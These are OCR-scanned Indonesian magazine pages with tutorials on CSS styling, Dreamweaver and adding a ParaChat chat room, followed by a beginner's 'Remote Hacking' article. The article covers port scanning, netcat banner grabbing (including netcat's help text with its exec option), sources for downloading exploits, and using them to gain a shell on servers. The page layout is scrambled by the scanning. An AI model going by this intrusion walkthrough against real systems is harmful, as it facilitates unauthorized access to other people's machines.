- **font-size:** 12pt, 14pt, dll

ATRIBUT-ATRIBUT TEXT

- **text-decoration:** underline, overline, blink
- **vertical-align:** top, middle, bottom
- **text-transform:** uppercase, lowercase
- **text-align:** left, right, center, justify
- **text-indent:** persentase dari elemen width atau length



1

Menentukan *font*

Untuk menentukan atribut Font dengan menggunakan Style Sheets, ketikkan kode-kode seperti gambar di atas. Perhatikan bagian yang diawali dengan <Style> dan diakhiri dengan </Style>. Disini kita tentukan jenis font, ukuran dan style-nya.



5

Membuat *border*


Sekarang kita lanjutkan dengan style sheets untuk Border. Pada contoh ini, atribut Border ditentukan hanya untuk tag <P> seperti terlihat pada kode-kode pada gambar di atas.



2

Preview dengan *browser*

Jalankan *browser* dan lihat hasilnya. Jadi dengan menentukan style sheets di dalam <STYLE>...</STYLE> pada bagian <HEAD>, kita bisa menentukan untuk seluruh tampilan font pada bagian <BODY>.



6

Preview dengan *browser*

Terbukti bahwa hanya teks yang didahului dengan tag <P> saja yang diberi batasan (border) seperti tampak pada gambar.

Dengan CSS, format teks dan gambar dapat disatukan dalam suatu *list*. Kelebihan dari CSS adalah kemampuannya untuk mengubah secara menyeluruh beberapa halaman Web dari satu lokasi.

Tag Style dimulai dengan `<STYLE>...</STYLE>`.

Di antara tag tersebut diletakkan tag-tag HTML.

Adapun tag `<STYLE>...</STYLE>` itu sendiri diletakkan dalam tag `<HEAD>...</HEAD>`.

Syntax untuk Cascading Style Sheet adalah sebagai berikut:

```
<STYLE Type="text/css">
tag {attribute:value; attribute:value;}
.
.
</STYLE>
```

Didalam tag `<STYLE>`, ekspresi dari `Type="text/css"` mengindikasikan bahwa style sheet tersebut mengacu ke CSS syntax.

Atribut yang dapat ditentukan dalam tag `<STYLE>` adalah atribut-atribut Font, Color dan Background, Text, Border, Margin, dan List.

TIP & TRIK • TIP & TRIK • TIP & TRI

! Browser Tidak Mendukung <STYLE>?

Untuk mengatasi browser yang tidak mendukung tag `<STYLE>`, masukkan *tag comment* yang membuat pernyataan mengenai hal itu. Kode-nya adalah:

```
<STYLE Type="text/css">
<!--
/*Maaf, browser anda tidak men-
support DHTML*/
-->
</STYLE>
```



3

Menentukan atribut teks


Setelah font, kita coba memberi sentuhan pada teks yang akan ditulis. Cobalah ketik seperti pada gambar di atas.



4

Preview dengan browser

Hasilnya adalah seperti gambar di atas dimana style sheets telah memberi sentuhan untuk setiap teks yang didahului dengan tag `<H1>`, `<P>` dan `<H6>`.



7

Menentukan margin

Margin sangat penting dalam mendisain tampilan suatu halaman web. Karena itu diperlukan sedikit sentuhan seni di sini. Lagi-lagi hanya tag `<P>` yang diatur Margin-nya di sini.



8

Preview dengan browser

Inilah hasilnya. Sudah terasa manfaatnya? Kalau belum ikuti terus tutorial ini karena nanti akan terbukti DHTML akan membuat situs anda lebih menarik atau seperti mereka bilang: *eye catching and mind catching web sites*.

ATRIBUT-ATRIBUT BORDER

- **border-style:** solid, double, groove, ridge, inset, outset
- **border-color:** blue, red
- **border-width:** thin, medium, thick, length
- **border-top-width:** thin, medium, thick, length
- **border-bottom-width:** thin, medium, thick, length
- **border-left-width:** thin, medium, thick, length
- **border-right-width:** thin, medium, thick, length
- **border-top:** menentukan width, color dan style
- **border-bottom:** menentukan width, color dan style
- **border-left:** menentukan width, color dan style
- **border-right:** menentukan width, color dan style

ATRIBUT-ATRIBUT MARGIN

- **margin-top:** percent, length atau auto
- **margin-bottom:** percent, length, atau auto
- **margin-left:** percent, length atau
- **auto margin-right:** percent, length atau
- **auto margin:** percent, length atau auto

BELAJAR DYNAMIC HTML DENGAN PROGRAM DREAMWEAVER 4.0

Dreamweaver adalah program aplikasi untuk pembuatan halaman Web yang mempunyai beberapa fitur antara lain WYSIWYG layout tool, SiteMap, DHTML, CSS, FTP dan lain-lain.

Dreamweaver dari Macro-media adalah salah satu program desain halaman Web yang populer. Kebutuhan minimum dari komputer anda untuk menginstal program ini adalah prosesor Intel Pentium 120 MHz atau yang setaras, 32 MB RAM dan 20 MB tempat kosong di *hard disk* anda.

Jika anda telah membaca mengenai Cascading Style Sheets (CSS) yang kami bahas langsung dengan kode-kodenya di halaman 16-17, Dreamweaver memungkinkan anda membuat halaman Web dengan fungsi


Belajar menggunakan Dreamweaver untuk membuat CSS

MEBUAT CUSTOM STYLE (CLASS)

Selain untuk mendefinisikan ulang *tag* HTML, kita juga bisa membuat Custom Style yang bisa kita bawa ke halaman web manapun.

Caranya:


Pada window **New Style**, klik **Make Custom Style (Class)** di kolom **Type**. Lalu pada kolom **Name**, beri nama *file* anda dan pada kolom **Define In**, pilih **(New Style Sheet File)**. Selanjutnya klik **OK**.



1

CSS Style


Setelah Dreamweaver anda terbuka, segera klik **Text > CSS Style > New Style**. Dengan program ini, anda bisa menentukan CSS yang anda inginkan untuk diterapkan ke halaman Web atau seluruh dokumen situs anda.



2

New Style

Jika anda ingin menerapkan CSS pada bagian `<BODY>` suatu halaman Web, klik **body** pada kolom **Tag**. Lalu pada kolom **Type**, klik **Redefine HTML Tag**. Terakhir klik **This Document Only** untuk kolom **Define In**:



5

Mengubah CSS Styles

Jika anda ingin mengubah CSS Styles yang telah ada, maka klik **Text > CSS Styles > Edit Style Sheet**. Dengan cara ini juga, anda bisa mengeksport CSS Styles atau meng-attach sebuah Style Sheet yang lain.



6

Window Edit Style Sheet

Pada window ini akan tampak bagian yang kita format sebelumnya yaitu 'body'. Untuk melihat Style yang telah dibuat sebelumnya, klik **body** maka style sebelumnya terlihat pada **Style definition**. Kemudian klik tombol **Edit**.

itu tanpa harus dipusingkan dengan kode-kode itu. Dreamweaver dapat membantu anda membuat CSS yang diinginkan.

Kami tidak membahas pembuatan suatu halaman Web secara utuh karena kami anggap anda semua telah mampu membuatnya. NeoTutor kali ini lebih berfokus pada unsur lain pada halaman Web yaitu CSS.

Keseragaman rancangan dalam suatu desain Web adalah penting terutama menyangkut tampilan teks. Perubahan tampilan teks pada sebuah halaman sebaiknya diikuti halaman yang lain. Bila halaman

DAFTAR ISTILAH
CSS (*Cascading Style Sheet*) Kata cascading mengandung pengertian bahwa suatu style sheet dapat diterapkan pada beberapa halaman Web secara bersamaan. Dengan style sheet, pembuat halaman Web dapat lebih mengontrol halaman ciptaannya itu, seperti pada header dan link.

Tag Sebuah perintah yang disisipkan pada suatu dokumen yang akan menentukan format dokumen atau bagian dokumen itu.


Web anda sudah ratusan, pengubahan ini akan cukup merepotkan.

CSS adalah jawabannya. Dengan CSS anda dapat melakukan perubahan tampilan seluruh teks dari dokumen Web anda hanya dari satu lokasi file.

TIP & TRIK • TIP & TRIK • TIP & TRI

Link ke External CSS

Di Internet, banyak dijumpai halaman Web yang menggunakan CSS. Cari yang sesuai dengan pilihan anda, lalu lihat *copy* file CSS-nya misal: *mystyle.css*. Selanjutnya masukkan dalam dokumen Web anda dan buat *link* ke file CSS tersebut.



3

Menentukan Type

Pada kolom **Category**, klik **Type** maka akan tampil sub menu **Type** pada sisi kanan. Isikan nilai pada kolom **Font**, **Size**, **Style**, **Line Height**, **Decoration**, **Weight**, **Variant**, **Case** dan **Color**. Ini adalah atribut **Font**, **Text**, dan **Color**. Selanjutnya klik **Apply** lalu klik **OK**.



4

Mencoba memasukkan teks

Sekarang, coba ketikkan beberapa teks, dan lihat hasilnya pada layar. Akan tampak teks yang dihasilkan itu diformat sesuai dengan style yang kita inginkan.



7

Pilihan Edit

Sekarang anda bisa mengedit style yang telah dibuat sebelumnya. Tetapi pada window **Edit Style Sheet** ada beberapa pilihan yang bisa diambil antara lain **Link**. Jika anda mengklik tombol **Link**, maka anda bisa membuat link atau mengimpor file CSS yang lain.



8

Preview dengan browser

Jika anda ingin melihat hasilnya, klik **File > Preview in Browser > iexplore** maka browser IE akan diaktifkan untuk melihat hasilnya. Anda juga bisa mengedit browser-nya dengan mengklik **File > Preview in Browser > Edit Browser List**.

APLIKASI CSS PADA LINK

Dengan CSS, maka *tag-tag* HTML didefinisikan ulang untuk memberi *style* baru pada teks. Tetapi aplikasinya tidak hanya sampai di sini. Contohnya adalah pada tampilan dari suatu link.

Jika anda lihat, banyak link dari suatu halaman web saat ini dapat dibuat tanpa garis bawah (*underline*). Tetapi sayangnya CSS ini hanya bisa diterapkan untuk browser versi 4 dari IE atau Netscape.

MEMBUAT CHAT ROOM DI SITUS ANDA MELALUI SERVER PARACHAT

Dengan mudah anda dapat menyediakan *chat room* di situs anda. Untuk itu, anda dapat memanfaatkan *server chat* yang menyediakan fasilitas ini secara gratis. Salah satunya adalah ParaChat.com.

Ada berbagai macam cara untuk membuat pengunjung menyambangi situs anda. Salah satunya adalah dengan menyediakan fasilitas gratis seperti email dan *chat room*. Dengan berbagai sarana yang disediakan di Internet, anda pun dapat melengkapi situs anda dengan *chat room* tanpa harus membuat programnya sendiri.

Untuk itu, anda dapat memanfaatkan layanan gratis dari *server chat* yang sudah ada. Anda tinggal mendaftar dan kemudian dapat menyalin (*copy*) kode HTML-nya di

Menyediakan chat room di situs anda.

? APA YANG ANDA DAPAT

Suatu fasilitas *Web-based chat* yang dapat ditempatkan pada halaman Web yang anda inginkan. Dengan teknologi Java Applet, hal ini dimungkinkan. Situs anda hanya melakukan link ke *server chat* tersebut.

? APA GUNANYA

Fasilitas *chat room* ini diharapkan dapat menarik banyak pengunjung ke situs anda. Ketimbang menggunakan mIRC, *Web-based chat* jauh lebih mudah penggunaannya.

? SEBERAPA SULIT

Jika anda sudah menguasai dasar-dasar HTML dan FrontPage, pembuatan *Web-based chat room* ini tidak sulit. Anda hanya masuk ke situs ParaChat.com, mendaftarkan diri dan mendapatkan kode HTML untuk di-Copy dan Paste ke halaman situs anda.



1

Masuk ke ParaChat.com

Arahkan browser anda ke situs ParaChat dengan memasukkan alamat www.parachat.com.



2

Ambil ruang chat

Selanjutnya klik *link Get Free Rooms* untuk mengambil ruang chat yang disediakan oleh *server* ini.



5

Isi nama Chat Room

Untuk mendaftarkan nama chat room, ketik namanya pada kotak **Enter a Chat Room Name**. Kemudian isikan juga alamat email anda, lalu klik tombol **I ACCEPT-GET HTML**.



6

Salin kode HTML-nya

Untuk menempatkkan chat room tersebut di situs anda, anda perlu menyalin (*copy*) kode HTML yang disediakan dengan cara menyorot (*highlight*) kode tersebut. Klik tombol kanan mouse, lalu klik 'Copy'.

halaman Web anda. Pada saat halaman Web yang berisi kode HTML itu dibuka, maka server chat ini (ParaChat) akan mengkonfigurasi-kan suatu *link* ke halaman web anda.

Semua proses terjadi di server chat tersebut dan hasilnya dikirimkan kembali ke situs anda melalui halaman Web yang berisi kode HTML chat tersebut.

Disamping versi gratisnya, situs ParaChat ini menyediakan juga versi premiumnya. Untuk lebih rinci, silahkan cek di alamat www.parachat.com

DAFTAR ISTILAH

chat room Sebuah ruang maya tempat orang berbincang-bincang (chat).

Secara teknis, chat room sebenarnya merupakan channel (saluran komunikasi antara dua komputer), tetapi kata 'room' digunakan untuk mengesankan suatu ruang seperti layaknya tempat orang mengobrol.

Server Komputer pada suatu jaringan (network) yang mengelola sumber daya untuk jaringan tersebut. File server, misalnya, adalah server yang khusus disediakan untuk menyimpan semua file. Semua pengguna komputer dalam jaringan itu dapat mengirim dan menyimpan file mereka di server ini. Print server berfungsi mengelola printer pada jaringan yang jumlahnya mungkin lebih dari satu buah, sedangkan network server mengatur trafik pada suatu jaringan.

TIP & TRIK • TIP & TRIK • TIP & TRI

Lokasi menu *chat*

Agar pengunjung mengetahui bahwa situs anda menyediakan chat room, tempatkan menunya di tempat yang mudah dilihat pada halaman Web anda. Jika perlu, anda dapat menggunakan animasi atau warna yang mencolok.

Penjaga gawang

Usahakan agar selalu ada pengelola situs *online* sehingga pengunjung situs akan langsung mendapat respons ketika ia mengunjungi *chat room* situs anda.



3

FREE ParaChat Rooms

Sekarang anda memasuki halaman FREE ParaChat Rooms yang berisi informasi mengenai fasilitas ini. Sekali lagi anda harus mengklik link **Add a FREE chat room today**.



4

Proses registrasi

Klik beberapa penawaran yang akan diinformasikan ke alamat email anda jika mau. Jika tidak, kosongkan lalu klik tombol **Proceed to Free ParaChat Room Registration**.



7

Paste di Notepad

Klik Start > Programs > Accessories > Notepad untuk membuka Notepad. Kemudian 'Paste' kode HTML yang telah anda salin ke halaman ini. Selanjutnya simpan (*save*) kode itu dengan format HTML.



8

Masukkan ke halaman Web

Dengan menggunakan FrontPage anda dapat membuat satu halaman khusus untuk chat di situs anda dengan *paste* (menempelkan) kode HTML dari ParaChat tersebut. Lalu upload halaman itu ke *server* yang mengelola situs anda.

MARI KITA COBA!

1 FONT SEBAGAI IDENTITAS

Bagi peserta chat, agar anda mudah dikenali di dalam ruang chat, pilihlah jenis ukuran dan warna font sebelum mengirim pesan. Pada saat ruang chat menjadi penuh, hal ini sangat berguna.

2 PRIVATE CHAT

Jika anda ingin mojom berdua saja dengan salah satu rekan di ruang chat, klik nama rekan tersebut, lalu klik tombol 'Private Chat'. Akan muncul window baru yang khusus disediakan untuk anda berdua.



Remote Hacking

Bagaimana Langkah-langkahnya?

Hacking bukanlah hal yang dapat dilakukan sekali-kali dan langsung berhasil, namun memerlukan kesabaran tinggi, rajin bereksperimen, dan tidak putus asa terhadap kegagalan yang dapat berhasil. Tapi dari mana mulainya? Rio Martin mengulas langkah-langkah logis hacking.

KITA SEMUA TENTUNYA sudah tidak asing lagi dengan kata **hacking** secara umum. Masyarakat IT cenderung menganggap hacking merupakan tindakan yang buruk. Tetapi sebenarnya tidak seburuk itu. Marilah sama-sama kita pahami makna hacking ini dan lakukan hacking yang sesuai dengan etika. Sebab hacking itu dapat dipakai juga untuk menguji apakah sistem kita sendiri aman atau tidak. Jadi sekali lagi, hacking dapat digunakan untuk keperluan defensif dan dapat juga bersifat destruktif (bila sasarannya mesin orang lain).

Sebelum mulai, perlu kita pahami bersama bahwa hacking

bukanlah suatu hal yang cukup dilakukan sekali lalu kita langsung berhasil. Hacking membutuhkan kesabaran tinggi, butuh eksperimen terhadap komputer sendiri, dan juga akan mengalami kegagalan berkali-kali sebelum berhasil.

Oke, sekarang kita langsung menuju ke tahap-tahap untuk memulai apa yang kita mau lakukan.

Pengenalan Sistem

Kita semua adalah orang asing tatkala akan memasuki sebuah sistem. Oleh karena itu, kita perlu mengetahui sistem yang kita tuju. Kita perlu tahu celah-celah yang dapat kita masuki, ataupun

dinding yang harus kita dorak agar kita dapat masuk ke dalam sistem tersebut. Oleh karena itu, pengenalan sistem itu sangat penting, agar kita tahu apa *sih* yang memungkinkan kita masuk.

Jaringan Internet itu terbangun atas konektitas TCP/IP. Sehingga sangat penting bila sebelum memulai kita sudah mengetahui TCP/IP walaupun hanya dasar saja.

Sistem koneksi TCP/IP


Setelah tahu *port* berapa saja yang terbuka, maka hal pertama yang harus kita lakukan adalah mengetahui *daemon* (*software* untuk *server*) apa yang bekerja dan meneliti kelemahan program tersebut.

Program yang dapat menganalisis port berapa saja yang terbuka dalam suatu sistem secara *remote* adalah Port-Scanner. Bila kita masukkan *input* berupa *IP address* suatu server, maka program ini akan men-scan port-port TCP/UDP yang terbuka.


Banyak PortScanner yang dapat didownload di Internet. Yang paling terkenal adalah nmap yang berjalan pada mesin *NIX dan kemudian tersedia pula versi NT-nya.

Anggaphlah setelah kita mengetahui port 21 pada server tujuan terbuka (*listening*), maka kita akan coba mengetahui jenis daemon apa yang bekerja pada port 21 tersebut.

Mengenal IP Address komputer anda




1 Klik tombol 'Start' pada 'Task bar,' lalu klik 'Run.'



2 Pada kotak dialog 'Open' ini ketikkan 'winipcfg.' Lalu klik 'OK.'




3 Berikutnya akan tampil window 'IP Configuration.' Pilih adapter yang terpakai saat itu. PPP atau NIC.



4 Informasi baris pertama adalah identifikasi hardware. IP Address ada pada baris kedua.

Mengintip sistem dengan *port scanner*



Katakanlah kita ingin mengintip port-port pada IP 1.1.1.1. Kita harus tahu apa saja celah yang bisa kita masuki pada sistemnya.

Gunakan PortScanner untuk dapat melakukan *scanning port* berapa dari sistem dia yang terbuka. Jangan berbangga dulu, sebab bisa jadi tidak ada yang terbuka port pada sistemnya. Biasanya sih pelanggan-pelanggan personal dialup selalu

seperti ini. Oleh karena itu sangat susah untuk dapat masuk ke sistem komputer personal, dibandingkan dengan server-server yang bertaburan di dunia maya Internet.

Hal ini karena sistem server banyak yang membuka port-portnya agar dapat berkomunikasi dengan client. Baik itu FTP, SSH, Telnet, Smt, Finger, Http, POP3, dan lain sebagainya.

Ftp menggunakan port 21, SSH port 22, Telnet port 23, Smt port 25, Finger port 79, Http port 80, POP3 pada port 110, dan lain sebagainya.

Apabila sistem yang anda portscan terbuka pada port port tersebut, maka ada kemungkinan kita dapat masuk ke dalam sistemnya memanfaatkan lubang-lubang keamanan yang mungkin terdapat di dalamnya.

Port scanner Windows

Jika belum fasih menggunakan Linux, anda dapat mencoba men-*scan port* suatu situs dengan fasilitas port scanner pada AATools. Contoh di atas adalah hasil scanning terhadap proxy port pada situs www.neotek.co.id.

AATools telah diperkenalkan pada NeoTek Vol. II, No. 1, Oktober 2001.

Gunakan program seperti netcat baik yang versi *NIX maupun versi Win32 untuk mengetahuinya. Netcat adalah suatu utilitas yang membaca dan menuliskan data melalui jaringan menggunakan protokol TCP dan UDP.

Setelah kita mengkoneksikan ke port 21 server maka dari banner yang muncul kita tahu bahwa di port 21 itu berjalan daemon FTP bawaan dari Microsoft IIS versi 5.

Koneksi antara Client- Server dapat terjadi melalui port

TCP yang dimiliki oleh masing-masing Client dan Server. Anggaplah komputer A dijadikan sebagai server yang melayani jasa FTP, maka komputer A akan membuka port 21 TCP agar komputer B dapat berkomunikasi dengannya. Komputer B agar dapat berkomunikasi dengan port 21 pada komputer Server A maka ia pun harus membuka port lokalnya agar dapat berkomunikasi. Namun biasanya port ini *random* oleh program Client pada komputer B.

Mencari *hole* pada daemon

Setelah daemon yang bekerja dapat kita identifikasi, kita berharap semoga daemon yang ada memiliki lubang keamanan yang belum ditutup. Bila hal itu terjadi maka anda bisa langsung masuk ke dalam sistem yang dituju dan menjadi penguasa di server sana.

Agar dapat masuk, dibutuhkan suatu *Exploit* yakni suatu kode-kode dalam bahasa C yang dikompilasi ke dalam bentuk *binary* baik

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:21	0.0.0.0:*	LISTENING
TCP	0.0.0.0:80	0.0.0.0:*	LISTENING
TCP	0.0.0.0:135	0.0.0.0:*	LISTENING
TCP	0.0.0.0:443	0.0.0.0:*	LISTENING
TCP	0.0.0.0:445	0.0.0.0:*	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:*	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:*	LISTENING
UDP	0.0.0.0:135	0.0.0.0:*	LISTENING
UDP	0.0.0.0:445	0.0.0.0:*	LISTENING
UDP	0.0.0.0:1026	0.0.0.0:*	LISTENING
UDP	0.0.0.0:2456	0.0.0.0:*	LISTENING

- Daftar port-port yang terbuka dalam suatu sistem.


```

$nc -h
[v1.10 NT]
connect to somewhere:
listen for inbound:
options:
  -d          detach from console, stealth mode
  -e prog     inbound program to exec [dangerous!!]
  -g gateway  source-routing hop point[s], up to 8
  -G num      source-routing pointer: 4, 8, 12, ...
  -h          this cruff
  -i secs     delay interval for lines sent, ports scanned
  -l          listen mode, for inbound connects
  -L          listen harder, re-listen on socket close
  -n          numeric-only IP addresses, no DNS
  -o file     hex dump of traffic
  -p port     local port number
  -r          randomize local and remote ports
  -s addr     local source address
  -t          answer TELNET negotiation
  -u          UDP mode
  -v          verbose [use twice to be more verbose]
  -w secs     timeout for connects and final net reads
  -z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

$nc localhost 21
220 angelica Microsoft FTP Service (Version 5.0).

```

• Cara mengetahui jenis daemon yang bekerja beserta versinya.

Win32 maupun dalam Unix Binary yang mampu mengi-rim kode-kode tertentu terha-dap daemon yang memiliki lu-bang keamanan tersebut dan membuat *shellcode* agar kita dapat memerintahkan com-mand tertentu pada server dengan mudah layaknya kita di depan komputer sendiri.

Exploit itu umumnya dalam bahasa C dan Perl. Kalau da-

lam bahasa C (file.c) maka anda perlu sebuah GNU C Compiler agar *script* terse-but dapat dikompil ke da-lam binary untuk dijalankan. Dan tentunya kalau mau yang mudah, tinggal instal saja Linux ke dalam kompu-ter kita. Cara menginstalnya sangat mudah dan yang pen-ting adalah jangan pernah takut untuk gagal sebelum

mencoba. Lakukan *backup* terhadap data-data penting, sebab Linux itu membutuh-kan 2 partisi yang berbeda dengan sistem FAT, yaitu

Linux SWAP dan NATIVE.

Apabila *script* exploitnya dalam bentuk Perl (file.pl), maka di Windows pun bisa dijalankan, asalkan kita su-dah menginstal Active PERL for Windows.

Dapatkan exploit-exploit terkenal di:

- www.rootshell.com
- www.anticode.com
- www.securityfocus.com


Memanfaatkan & menggunakan *exploit*

Apabila kita tidak memiliki Linux sendiri, maka ada al-ternatif cara yang lebih mu-dah, yakni memilki *remote shell account*. Jadi kita punya account pada Linux *box* orang lain yang dapat diakses darimana saja. Tentunya kita akan dikenakan biaya untuk itu. Tetapi ada beberapa situs di Internet yang menawar-kannya secara gratis seperti Lonestar, ShellYeah.Org, Rootshell. Be, dll. Kata kunci *search engine*: FreeShell.


Cookie dikirimkan lewat e-mail

Sender	Date	Size	Subject
<input type="checkbox"/> Redaksi	Thu 09/27	2k	[none]
<input type="checkbox"/> SDF newuser	Thu 09/27	4k	Welcome to SDF - R
<input type="checkbox"/> SDF newuser	Thu 09/27	672b	Your SDF cookie is

Menciptakan Unix Shell Account




1 Pada DOS prompt, ketik 'telnet' dan jendela Telnet akan tampil. Pilih 'Connect' lalu 'Remote System.'




2 Kotak dialog Connect akan dibuka. Isikan host name: sdf.lonestar.org. Port telnet, term. vt100.




3 Anda masuk ke servis tel-net lonestar yang mem-berikan linux shell gratis. Ketik 'new' pada login.




4 Setelah login dengan nama 'new' (enter), akan tampil pesan agar mengetikkan 'ls'.



